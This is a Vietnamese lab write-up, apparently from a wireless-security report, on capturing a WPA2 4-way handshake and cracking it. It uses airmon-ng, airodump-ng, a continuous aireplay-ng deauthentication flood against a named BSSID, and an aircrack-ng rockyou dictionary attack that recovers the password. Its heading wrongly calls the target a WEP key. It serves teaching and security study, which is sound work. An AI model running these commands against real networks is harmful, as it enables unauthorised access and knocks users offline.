
### 2. Thực nghiệm bẻ khóa

***SỬ DỤNG AIRCRACK-NG CRACK WEP KEY***

Mục tiêu của bài lab là capture 4 way handshake và sử dụng từ điển để crack. Ta sẽ thực hiện thông qua một số bước sau:

Trong bài này sẽ sử dụng hệ điều hành kali để tấn công.

Cat /etc/os-release




airmon-ng check kill

Sử dụng lệnh này để kiểm tra bất kì quy trình xung đột nào và loại bỏ nó




Iwconfig

Ta thấy giao diện mạng đang ở chế độ quản lí




Sudo airmon-ng start wlan0

Đưa giao diện mạng sang chế độ monitor mode




Iwconfig một lần nữa

Ta thấy giao diện mạng đã chuyển sang chế độ Monitor mode



Sudo airodump-ng wlan0

Để hiện các wifi khả dụng.




Để ý lấy BSSID và CH(channel) ở đây sẽ thử tầng 4-5

BSSID là : C0:9F:E1:C0:D2:F4

CH là: 7


sudo airodump-ng wlan0 -d C0:9F:E1:C0:D2:F4

Hiển thị điểm truy cập mà ta muốn xem dựa vào BSSID



sudo airodump-ng -w hack1 -c 7 --bssid C0:9F:E1:C0:D2:F4 wlan0


Lệnh này dùng để lưu trữ 1 file mà capture được trong lab này đặt tên tệp là hack1




Mở thêm 1 terminal nữa thực hiện lệnh sau:

Sudo aireplay-ng –deauth 0 -a C0:9F:E1:C0:D2:F4 wlan0

Thực hiện hủy xác thực client với tùy chọn 0 là không ngừng số lần xác thực được sử dụng




Đã bắt được các gói trong quá trình bắt tay




Wireshark hack1-01.cap


Dùng wireshark để mở tệp hack



Tìm gói có giao thức là EAPOL




Ta sẽ thấy quá trình bắt tay 4 bước



Crack tệp bằng Rock you


aircrack-ng hack3-01.cap -w /usr/share/wordlists/rockyou.txt



Bắt đầu quá trình dictionary attack

Giải mã được password 1122334455

Đây là 1 password dễ nên sẽ tìm ra nhanh nếu như password khó không có trong từ điển thì rất khó để tìm ra được password



Như vậy là chúng ta đã thử tấn công vào một mạng wifi chuẩn wpa2 đơn giản

# Tài liệu tham khảo

* + 1. Sách tổng quan về mạng không dây: CWNA
    2. Sách tổng quan về bảo mật mạng không dây: CWSP
    3. Andreas Klein (2006), *Attacks on the RC4 stream cipher*, submitted to Designs, Codes and Cryptograph.
    4. Cryptography-network-security-5th-edition - [cuuduongthancong.com]
    5. Một số thông tin tham khảo: Cisco document, IEEE docs.